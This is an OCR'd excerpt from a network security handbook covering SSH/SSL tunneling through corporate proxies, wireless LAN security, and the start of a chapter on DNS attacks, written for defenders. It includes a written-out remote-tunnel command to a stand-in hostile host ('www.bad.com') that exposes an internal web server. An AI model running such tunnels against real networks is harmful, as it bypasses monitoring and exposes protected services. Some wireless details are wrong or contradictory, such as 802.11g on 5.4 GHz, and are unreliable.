


FIGURE 11.2 Typical network architecture, including corporate and public segments with the Internet in between.

2. Content is retrieved from host `internal` using a browser:
   `http://rogue:8080/illicit.html`
   The content retrieved from this Web server will be completely hidden from the view of the proxy server, although it is coming from a Web server that does not have its own SSL encryption.

While local tunneling is most certainly a violation of corporate security policy, it is generally used for such things as remote controlling other computers and checking e-mail. It does present a security threat and should be curtailed, but it does not present nearly the same level of exposure as remote tunneling.

A remote tunnel binds a TCP/IP port on the host that the SSH server runs. Any connection made to this host on the bound port will be forwarded over the encrypted channel to a host and port specified on the network that the SSH client is on. Figure 11.3 shows a typical network architecture, including corporate and public segments with the Internet in between.

A typical SSH session with remote tunneling would look something like this:

1. The host `rogue` establishes an SSH connection to `www.bad.com` using remote tunneling:
   `ssh -R 8080:secretweb:80 www.bad.com`
   The above command causes the SSH client on host `rogue` to establish a secure connection to `www.bad.com`. Once the secure channel has been established, the SSH server on host `www.bad.com` binds to port `8080`. Any connections to `www.bad.com` on this port will be forwarded through the encrypted channel to host `secretweb` on port `80` (the default Web port).
2. Content is retrieved from host `secretweb` using a browser over the public Internet:
   `http://www.bad.com:8080/veryprivate.html`
   Not only is the content of this request hidden from the proxy server (as it is coming through on the encrypted channel), but the Web logs on `secretweb` will show that the requests are coming from `rogue`, which could be a contractor's laptop or a compromised desktop that ought to have access (ordinarily) to `secretweb`.

There are commercial SSL VPN software packages that specifically exploit this vulnerability (the market leader is Aventail; www.aventail.com). This software allows the user to create sophisticated, shaped network access through proxy servers using a graphic interface. It is often used by large consulting companies to enable their employees to access network services (such as e-mail) when at client sites.

The exposure risk from SSL tunneling can be mitigated through a combination of policy and technology. The techniques below are listed in order from the most easily managed to the most challenging to manage. And conversely, the list is organized from highest exposure to lowest exposure.

1. Ensure that there is a statement in the published corporate security policy (which should be distributed to all employees and contractors) that expressly forbids any use of the proxy server that is not specifically for the retrieval of secure Web documents.
2. Enable authentication at the proxy server. This will at least allow for the ability to trace suspicious proxy activity back to an individual.
3. Examine proxy server logs for suspicious activity. Unusually long HTTPS connections generally indicate something other than HTTPS activity.
4. Disallow the use of the network by any assets other than those officially sanctioned by corporate policy.
5. Disallow connections to external hosts unless explicitly allowed. It is common to have Web site restrictions centrally managed at the proxy server. This is usually done with plug-in software; but due to the vast breadth of the Internet, these are usually based on allowed unless explicitly denied rules.

Remote tunneling allows for complete exposure of the internal protected network to the public Internet. Any TCP protocol could be exposed this way, including (but not limited to) database, Web, file sharing services, DNS (Domain Name Service), and e-mail.




FIGURE 11.3 Typical network architecture, including corporate and public segments with the Internet in between.

It is crucial for the confidentiality (and potentially the integrity and availability) of protected internal network services to implement one or more of the above techniques for risk mitigation. Failure to do so could potentially put an entire organization out of compliance with current privacy statutes, including Sarbanes–Oxley (for financial information) and HIPAA (Health Insurance Portability and Accountability Act).

Wireless Security

Charles R. Hudson, Jr., CISSP, CISM and Chris R. Cunningham, CISSP

Introduction

It is somewhat of an oxymoron to have the words "security" and "wireless" together, but that is what this chapter attempts to cover. Wireless security is an absolute necessity to protect an organization's networks, equipment, and the data that resides on them.

Although this chapter is written to be read from beginning to end, it is also broken down to act as a quick reference. The specific sections are divided into a background on wireless, a discussion on wireless protocols, the basics of wireless encryption, basic issues with wireless today, wireless attacks, implementing wireless in a corporate network, and a synopsis of where wireless is heading in the future.

Background

To say that wireless technology and wireless networks in general are becoming increasingly popular would be an understatement. Wireless technology has exploded well past most expectations.

With the enhancements made with Intel Centrino technology, wireless has been cemented into our environment. These processor chips, with wireless technology embedded within them, have basically become a standard chip for all laptops.

The advances have not stopped with these chips. Newer operating systems, such as Windows XP, have made using wireless networks much easier, with additions such as auto-detect and tools to easily manage a network or connections.

The last key aspect to the explosion of wireless is hot access points. Restaurants such as Starbucks and McDonalds have placed access points at their locations for customers to use. Most major hotel chains have also followed suit, along with numerous community wireless groups that have strategically placed access points around their local area. The "hot spots" have made wireless a truly mobile technology.

This added functionality of wireless comes at a price. With the installation of a *wireless local area network* (wireless LAN; WLAN), the physical perimeters of an organization no longer restrict internal and trusted network connections. Open connections will now be "in the air" surrounding the buildings and allow any outside individual with a laptop, a wireless card, and free software the potential to eavesdrop on privileged communications.

Basic Wireless

A WLAN consists of clients such as notebooks, PDAs, or cell phones that use a radio band in the 2.4-GHz or 5-GHz range, much like the cordless phones that are in almost every household today. These clients use a wireless LAN card or, in the case of most new notebooks, the built-in card that came

preinstalled in the system. These clients connect to an *access point*, sometimes called an AP. The AP either connects the mobile systems together in an ad hoc network so all of the mobile systems can talk to each other, or acts as an intermediary to a wired network like a local LAN or the Internet, which is known as *infrastructure mode.* It should also be noted that mobile clients can communicate in ad hoc mode without the use of an AP, and this can be the cause of many issues in a corporate environment. The range over which these systems can communicate is roughly 200 to 300 feet for most residential and commercial settings using either 802.11b or 802.11g, and around 100 feet for the older 802.11a standard. These standards are discussed later. However, "repeater" antennas and directional antennas can extend the range of the access points to several miles, but to a much smaller coverage area.

In a corporate environment, running either a proprietary solution or the new 802.11i standard will most likely add an authorization server of some kind to the wireless infrastructure to authenticate users before they can access the wired network. These authorization servers can vary from an appliance to an actual server, but are usually a directory server, such as Microsoft's Active Directory or a RADIUS server. If these servers are integrated into the organization's other accounts, it alleviates the need to manage another set of credentials for access of wireless clients.

The Alphabet Soup that Is the 802.11 Protocols

The IEEE (Institute of Electrical and Electronics Engineers) is the group that is responsible for determining specifications and standards for 802.11. This group has approved the numerous protocols surrounding 802.11. A clear definition and in-depth explanation of each would probably take up this entire book. Instead of trying to accomplish that task, this chapter takes a look at the four most notable protocols: a, b, g, and i.

One point worth mentioning before discussing the protocols would be how they actually become standards and obtain certification. The 802.11 standards were developed by the IEEE, which is responsible for determining standards for all sorts of things; and there is a specific working group dedicated to developing standards for wireless LANs.

Additionally, The Wi-Fi Alliance is a nonprofit international association formed in 1999 to certify interoperability of wireless LAN products based on the IEEE 802.11 specifications mentioned previously. The Wi-Fi Alliance is comprised of organizations such as 3Com, Sprint, Apple, Cisco, and US Robotics. This group provides products that pass its interoperability tests with the "Wi-Fi Certified" seal, which states that these products should work with any other Wi-Fi certified products — similar to the Good Housekeeping Seal of Approval.

802.11a

Although not commonly known, 802.11a was released at the same time as 802.11b. Unlike 802.11b, the 802.11a standard uses a higher frequency — 5.4 GHz for 802.11a versus 2.4 GHz for the 802.11b standard. 802.11a equipment transmits data at up to 54 Mbps, but at a much shorter range than 802.11b — around 100 feet versus 250 to 300 feet for 802.11b. Although 802.11a and 802.11b came out at the same time, the 802.11a equipment was more expensive to produce; and once the cheaper 802.11b equipment started being produced in mass numbers, the 8032.11a standard went largely unnoticed.

802.11b

This standard is used in most wireless equipment today. It provides decent data transmission rates of up to 11 Mbps and a long enough range for all residential installations and most business installations. Unfortunately, this standard was quickly outdone by the 802.11g equipment, which provided a good mix of the higher data rates found in 802.11a equipment and the extended range of the 802.11b equipment.

For home users who normally are only trying to share Internet connections, this equipment provides everything they need, and it is also the most inexpensive wireless equipment on the market.

802.11g

Like the 802.11a standard, 802.11g uses the 5.4-GHz frequency. This equipment is backward compatible and can be used with 802.11b equipment. The most significant aspect of this standard is the higher data rates (20 to 54 Mbps). Many corporations struggled with the lower data rates of the other standards. 802.11g fixed that issue and made wireless a valid transport mechanism for corporations.

These authors estimate that this is the equipment one will find in most corporations today. Recently, the cost for 802.11g significantly decreased and it is starting to grow popular with home users. One reason for this is its backward compatibility with the 802.11b standard.

802.11i

The most recent 802.11 standard is 802.11i, which should be finalized in June 2004. The 802.11i standard will address many, but not all, of the security issues that may have prevented organizations from implementing WLANs in their environments. The 802.11i standard will most likely have the same data rates and ranges as the 802.11g standard. However, the 802.11i standard provides strong encryption and authentication, which have previously been unavailable.

At the heart of the improvements in 802.11i is better encryption algorithms and better management of session keys. The new standard will address the weak encryption and key reuse issues of the WEP (Wired Equivalent Privacy) protocol by employing strong encryption such as the government-grade AES (Advanced Encryption Standard). 802.11i will also utilize means to rotate the temporal keys.

One of the biggest insecurities in WEP was the use of static keys. Solutions for manually rotating the keys are difficult to manage, even on the smallest WLANs. At best, this key rotation provided only marginally enhanced security of the network. 802.11i addresses this with the use of dynamic keys that are automatically distributed and a message integrity check (MIC) to prevent spoofing.

Authentication will be addressed in 802.11i by some means of EAP (Extensible Authentication Protocol) running on the 802.11x framework. Which flavor of EAP will be the "standard" for 802.11i remains to be seen, but vendors will most likely offer a choice that will depend on the corporate systems that will be used as the back-end authentication provider for EAP, such as RADIUS, LDAP, or some other service.

The authentication acts as a gateway from the wireless network to the wired network by authenticating users before they are allowed to access the wired portion of the network. While using EAP appears to provide a secure means of authentication, there have already been security vulnerabilities posted for the Cisco implementation of LEAP. As of the writing of this chapter, we are awaiting the public release of ***asleap***, which is a proof-of-concept tool that will recover weak LEAP passwords on a wireless network according to its documentation. Like passwords on a wired network, strong passwords that use a combination of alphabetic and numeric values will limit the ability to crack these passwords.

Wireless Encryption: WEP, WPA, and AES

WEP (Wired Equivalent Privacy)

Most of the issues with wireless security have centered on the encryption, or lack thereof, of data as it passes through the air. The first take at protecting this data was WEP, or Wired Equivalent Privacy. It is based on the RC4 stream cipher encryption algorithm.

WEP was originally introduced with the 802.11 standard, which was first ratified in 1999. Originally, the WEP key length was limited to 40 bits to meet export-grade encryption so the solution could be used and sold worldwide. Eventually, the U.S. Government relaxed those standards and longer key lengths were made available for WEP.

Unfortunately, this did not reduce the inadequacies of WEP, and only made the time of data capture required to crack the shared key marginally longer. One of the biggest insecurities in WEP was the use of static keys. Given the large amount of data a corporation would transmit on a WLAN, the time to obtain the shared secret used by WEP by either a brute-force or dictionary attack is very short. It was

not long after the introduction of WEP that people started publishing papers on how to crack WEP. Today one can find numerous free tools on the Internet to accomplish this task. Depending on the amount of traffic, and the strength of the key, cracking the key could take a few minutes to a few days.

WPA (Wi-Fi Protected Access)

In 2002, while the IEEE was working on completing the 802.11i standard, they met with several members of the Wi-Fi Alliance to develop an interim solution for wireless security known as WPA, or Wi-Fi Protected Access. Several vendors such as Microsoft, Linksys, and Cisco have produced equipment or software to take advantage of WPA.

WPA is a firmware upgrade that overwrites WEP. It addresses the encryption weaknesses of WEP and adds strong user authentication, which was unavailable in WEP.

The solution uses TKIP (Temporary Key Integrity Protocol) and has dynamic keys that change about every 10,000 packets. It also uses 802.1x for authentication.

AES (Advanced Encryption Standard (Rijndael))

AES, the new "government-grade" encryption standard, will most likely be part of the 802.11i standard, or will be offered by many vendors as an add-on to encrypt wireless traffic. Unfortunately, AES requires more processing power for the encryption and decryption, and will most likely require an encryption co-processor to perform this task.

This means, in most cases, upgrading equipment will be the only way to use AES, as it will reside on chipsets rather than firmware. Most vendors are now working on upgrade plans for their customers; but, depending on the size of a wireless deployment, there may be a significant cost to do this. The cost associated with the upgrade will probably delay AES from becoming the standard in corporate environments.

Issues with Wireless Networks

Interference

Because wireless transmissions operate in the ever-increasingly congested 2.4-GHz and 5-GHz radio bands, they are susceptible to interference and possible loss of signal from things such as microwaves, cordless phones, and Bluetooth devices. While interference on wired networks can be controlled by the physical perimeters and access controls surrounding a building or a wiring closet, the same is not true for wireless LANs. Organizations should take this into consideration when deploying WLANs, because availability can be mission critical in some situations. Imagine if a hospital was using wireless PDAs to transmit physician orders and that solution was brought to its knees by someone plugging a cordless phone into the emergency room waiting area.

Access Bleed

As mentioned, the perimeter of a wireless network may not be bound by the walls of an organization. Allowing those signals to emanate far from the building may be inviting trouble. Users in close proximity to a private WLAN might mistakenly try to associate with an access point they should not, merely because their software automatically tries to associate with any open connection.

With the deployment of a WLAN, the potential intruder no longer has to physically break into the building or sneak past the guard posing as the repairman to steal data. The intruder can try to gain access to a corporate network from a parking garage or some nearby building.

Controlling the perimeters of a WLAN environment is a matter that should be of utmost importance when performing the initial installation and planning of deployment. Locating the access points in central

points of the building and adjusting their signal strength appropriately are critical to preventing *access bleed*.

Accidental Associations

Employees may unknowingly associate with a rogue access point set up by someone hoping to gain access to an organization's mobile computers, or simply by accident. Either way, there is the possibility that an employee could transmit confidential data, passwords, or have their laptop compromised.

Wireless clients should be locked down to only allow access to approved access points while in the corporate environment. If one decides to allow connections to hot spots while outside the corporation, other tools such as personal firewalls should be used to protect that equipment.

Rogue Access Points

Wireless access points are cheap, and employees are often impatient in their desire to have the latest technology advances. This makes for a dangerous combination, and may result in a wireless access point connected to an otherwise secure network.

Unfortunately, this is difficult to guard against in a medium- to large-sized organization. Looking for these devices with any number of tools is simple enough to accomplish, but is somewhat like trying to find a needle in a haystack. Once the users know you are looking for devices, they will find numerous places, such as in the ceiling, their desks, or filing cabinets, to hide the devices from sight.

Even with these issues, attempting to detect rogue devices should be done on a regular basis. Additionally, corporate policies should include language to cover this type of incident, and penalties for violating this policy should be enforced.

Common Wireless Attacks

There are several known attacks for wireless networks and there are undoubtedly more to follow. The most common attacks are session hijacking, man-in-the-middle, MAC spoofing, malicious association, and denial-of-service.

Session Hijacking

This attack is fairly simple and is exactly what it is called — hijacking. The intruder finds an access point and waits for a wireless client to complete the authentication process with the access point. Once this occurs, the intruder sends a disassociate message to the authenticated client, masking himself as the access point. At this point, the wireless client believes it has lost its connection while the intruder continues to use the connection until it timeouts the connection.

Man-in-the-Middle

Similar to session hijacking, this attack requires both a wireless client and an access point. In this scenario, the intruder inserts a malicious station between the wireless client and the access point. The malicious station tricks the access point into thinking it is the wireless client and also tricks the wireless client into thinking it is the access point. Once this is completed, all the traffic from the access point and the wireless client will flow through this malicious station.

MAC Spoofing

As described previously, 802.11b has numerous issues with authentication. To help with this issue, one technique used was that of restricting access to certain MAC addresses. Basically, only known MAC

addresses are allowed to associate with that access point. This process, although noble, was quickly defeated.

With this attack, the intruder watches for packets as they come to and from the access point. The packets include the MAC address of the wireless client. With this information, the intruder updates his registry with a valid MAC address and connects to the access point. As 802.11i becomes a standard for most wireless networks, because of the approved authentication, this type of attack will not be a significant issue.

Malicious Association

One of the more recent types of attacks is malicious association. Using this technique, intruders can force unsuspecting wireless clients to connect to rogue wireless networks. They can also use this technique to modify the unsuspecting wireless client to operate in ad hoc mode, which they can use to make a wireless client an access point.

Specifically, as a wireless user scans the air for an access point, the intruder responds to the request and the client associates with them. The intruder then provides an IP address to the wireless client. At this point, the intruder sends a command to gain access to the wireless client.

Denial-of-Service

Like most networks, a wireless network is susceptible to several types of denial-of-service attacks. These attacks can be categorized into three categories. The first two attacks, which include overwhelming the access point with traffic or overwhelming the network in general with traffic, are common to most networks.

The most important attack is the frequency attack. This attack is unique to wireless networks and is accomplished by overwhelming the traffic on the frequency on which the network resides. This additional exposure, which is also easily accomplished, is routinely overlooked or lumped in with all other types of denial-of-service attacks.

To show how easily this attack can be done, take a 2.4-GHz cordless phone. With a few modifications to it, one can place it in the proximity of a wireless network and cause a significant disruption to the airwaves of an 802.11b network, basically making the entire network unusable. The instructions for doing this can be found on the Internet and only require a quick stop at the local electronics store to accomplish. As other devices also use the 2.4-GHz and 5.6-GHz ranges, these attacks can also happen unintentionally.

Wireless in a Corporate Environment

While corporations and government agencies have been resistant to implementing wireless networks, they are under increasing pressure to do so. Some corporations are deciding, rightfully so, it is better to join them rather than fight them.

The Department of Defense, which long fought the acceptance of WLANs, eventually published policies surrounding the use of WLANs for nonclassified information.

Weak encryption protocols and ineffective security offerings have forced corporations to investigate add-on solutions to enable them to roll out a wireless environment.

While the 802.11i standard, WPA, as well as proprietary solutions appear to finally include security in the configuration of a WLAN, they are not a silver bullet. This can be seen by the discovered vulnerabilities in LEAP discussed earlier and other unproven vulnerabilities yet to be discovered.

For this reason, it is imperative to provide layered security, auditing, policy management, vulnerability assessment, and enforcement practices to prevent the compromise of a wireless network. In addition to the use of 802.11i, when ratified, the following paragraphs will provide measures that should be taken to secure a WLAN in a corporate environment.

Layered Security

In addition to the use of the solid encryption and authentication provided by 802.11i, steps should be taken to secure authorization servers, wireless clients, access points, and the connections and networks they support.

Authorization servers should be hardened and monitored with host-based IDSs (intrusion detection systems). Access points should be protected from tampering and should be strategically placed within the network so that they cannot easily be reached by a potential intruder. The access points should also be configured securely, paying special attention to the default settings and passwords.

Clients should be protected from accidental or intentional changes to the wireless configuration and should be protected with a software firewall or IDS. If clients are given wireless LAN cards, they will most likely want to connect to the wireless hot spots in their local areas.

These wireless networks are almost always wide open and may make the mobile system vulnerable to any unscrupulous users on that network. If possible, wireless clients should be prevented from connecting to nonapproved wireless networks. At a minimum, if clients are allowed to connect to these types of networks, appropriate steps should be taken to protect the laptop from being compromised and to protect the data going over the rogue network. From a security perspective, this connection should be treated similar to an open Internet connection.

The networks and connections that tie the wireless segments to the cabled network should be placed in a single VLAN, if possible, and should be diagrammed so that the wireless networks can be physically disconnected quickly — if needed.

If possible, wireless network connections to wired networks should be limited by port or destination address(es) to minimize the risk of the WLAN being breached.

Furthermore, traffic analysis of the wireless networks, as well as the connections to the wired network and authorization servers, should be monitored for large increases in traffic or other anomalies that may point to something suspicious.

Public Wireless Access

After having deployed a wireless solution within a network, it will not be long before vendors, contractors, and other non-company personnel will want to connect to it. The obvious answer to this request is no; but if one examines the request in more detail, it is more than likely that all the individual wants is access to the Internet.

These types of requests can be accommodated while maintaining the posture of the corporate wireless network. To accomplish this, place public access points outside the network with the ability connect to the Internet. This can be done with a wireless DMZ and secured basically as an Internet DMZ would be. Depending on company policies, one may want to restrict the Web sites these connections are allowed to go to.

Auditing

Persistent auditing of all systems in a WLAN should be performed for forensic purposes as well as management and planning of the environment. Simply monitoring the bandwidth on the WLAN and the number of clients connecting to the WLAN may provide a warning if there is suspicious activity.

Auditing the authorization server is crucial because it provides access to the internal network from a largely untrusted segment. To preserve the information in these types of log files, they should be removed from the devices on a regular basis and stored in a secure repository.

Policy Management and Enforcement

Corporate policies have always been the foundation of a solid security program. Wireless security policies should detail who is allowed to obtain wireless access to the organization's WLAN, and how that access

is to be obtained. This policy should be enforced by either limiting the machines that can connect to the network via MAC address filtering, or by placing authorized users in a group in the authorization server.

The policy should also contain language concerning the prohibition of nonapproved wireless access points and the penalties for the installation of such devices within a network. If this policy is enforced, it will quickly spread through the organization and will most likely prevent someone from performing a similar act in the future.

Vulnerability Assessment

Regular scans of the corporate WLAN and the systems associated with it for vulnerabilities are even more crucial for the wireless environment than the wired network. Because these systems communicate in an "open-air" environment, an attack could occur from a machine not in the physical environment. Likewise, patching and updating systems for current vulnerabilities in a timely manner are critical. For the most part, these systems should be treated the same way as equipment in an Internet DMZ.

There have been estimates made that for every 1000 users, there is a 50:50 chance of a rogue access point being found. By implementing a wireless environment, one may actually increase the number of rogue devices in one's network. As end users see the ability of wireless first-hand, they may try to use it in locations or situations that are not appropriate.

Because of this, the detection of rogue access points should be conducted frequently. If possible, solutions should be implemented to continuously check for rogue access points with the ability to alert you if they are found. As stated before, doing manual surveys is somewhat like trying to find a needle in a haystack.

Conclusion

Wireless is today what Internet access and e-mail were just a few years ago. Back when the Internet was introduced as a mainstream mechanism for the corporate world, there was significant lag between the time transmissions and applications were used, and when the ability to secure those transmissions was available.

Some corporations completely banned Internet access or had specific labs or stand-alone machines designated for Internet access. These restrictions were quickly eliminated, but not because changes were made to secure the Internet. Actually, today one could argue that the Internet is less secure than ever — securing the Internet will never happen.

So how is it that the Internet has become overwhelmingly the most used mechanism for communications? Simple; other tools have been overlaid on this communication mechanism to secure the transmissions.

Wireless will never be completely secure, but it will more than likely follow the same path as the Internet. The only question there is to answer is: are you going to join the revolution, or let it pass you by?

PREVENTING DNS ATTACKS

Mark Bell

INSIDE

How DNS Works, Opportunities — Abusing the DNS Trust, Poisoning the Cache, Averting DNS Attacks, Encryption

INTRODUCTION

Of all the Internet services, the Domain Name Service (DNS) is the most used, and perhaps the most vulnerable. Without DNS, users would have to know the "dotted quad" address of every resource that they use on the Internet; humans have a poor memory for numbers, but can recall the names of Web sites without much difficulty. In many cases, a company's Web address can be derived by adding "www" and "com" to each side of the company name; for example, www.microsoft.com. All of this depends on DNS. Imagine having to enter 199.29.24.3 instead of www.crcpress.com into a browser, and having to somehow remember the address of all of the other Web sites in that way. If DNS is essential now, when Internet addresses are only 32 bits long (IPv4), imagine the problem when IPv6 is widely adopted and many addresses increase to 128 bits.

DNS was designed by Paul Mockapetris of USC in 1984, and was described in RFCs 882 and 883. At that time, little thought was given to security; the service was designed to be efficient and reliable so that it could be deployed and used with the minimum of effort. It fulfilled all expectations and has been in continuous use since its inception, with remarkably few problems. If the lack of concern for security seems surprising, it should be remembered that at that time, the Internet community was much smaller, and use of the Internet was restricted to universities, government departments, the military, etc. — and widespread use of the Internet was not envisaged. TCP/IP was supposed to be the "temporary" network, a stopgap suite of protocols that would be replaced in a few years by the OSI suite — what was the point of spending much time on something that would be obsolete in a few years? The fiction that OSI

PAYOFF IDEA

Although still a rare occurrence, DNS attacks are increasing. Data encryption makes DNS attacks pointless, and also protects many other services on the Internet.

would replace TCP/IP continued until the late 1980s, and was responsible for many decisions that seem poor in retrospect.

How DNS Works


In order to understand the vulnerability of DNS, one needs to know how it functions — at least in enough detail to follow the flow of information. Nearly all TCP/IP applications and services are based on the client/server model; in Unix, telnet is the client and telnetd is the server. With telnet, a user enters "telnet service.crcpress.com," invoking the telnet client and passing the name of the host as a parameter. The client passes the parameter — in this case, service.crcpress.com — to a resolver routine compiled into the client code, and the resolver then attempts to resolve the name into a dotted quad address. The resolver first looks in a file on the host machine — "/etc/hosts" on Unix — to see if there is an entry matching the destination host name. If there is no entry, the resolver then sends a query to the local name server, whose address must be known to the client host. (See Exhibit 1.)

The name server will look in his cache to see if there is an entry for the host. There are several ways that the name may have been placed in the cache:

1. If the destination host is on the local network, the name and address will have been entered into a table by the DNS administrator. This table is kept on the hard disk, and is reloaded every time the name server boots up. These are the addresses for which this server is considered to be "authoritative." The name server is the "primary" server for these names.
2. The name server also has a list of servers entered into this same table, which are authoritative for other sites. When the name server boots, it will download the name/address table from each of these servers and add the contents to its own table. The name server is said to be "secondary" to these other servers.
3. The name server has resolved the same name for another client recently, and the entry is still valid.

If there is no entry in the cache, the name server will pass the query to one of the root servers or a parent server to see if the name exists in the cache on one of these machines. How does the name server know which root server to query? The last part of the name will be the domain in which the name resides, so the address "service.crcpress.com" is in the .com domain. The domains are organized by function — a commercial, for-profit company is in the .com domain, government departments are in the .gov domain, and military installations are in the .mil domain, etc.

EXHIBIT 1 — Resolving a Domain Name



The com server has a table containing the address of all the name servers (at least "top level" servers) in the .com domain; every time a new company joins the .com domain, the address of its main name server is added to the table. The com server will return the address of a name server that can be queried for the address of the destination host, in this case ns.crcpress.com. The client's name server will then query ns.crcpress.com for the address associated with service.crcpress.com, and will be sent the dotted quad address, together with a time for which the name/address pair is guaranteed to be valid (TTL — Time to Live). This address will be added to the cache in the local name server, and kept there until the TTL has expired. In this way, the name server that resolves a query can control how long the query is to be considered valid by other name servers.

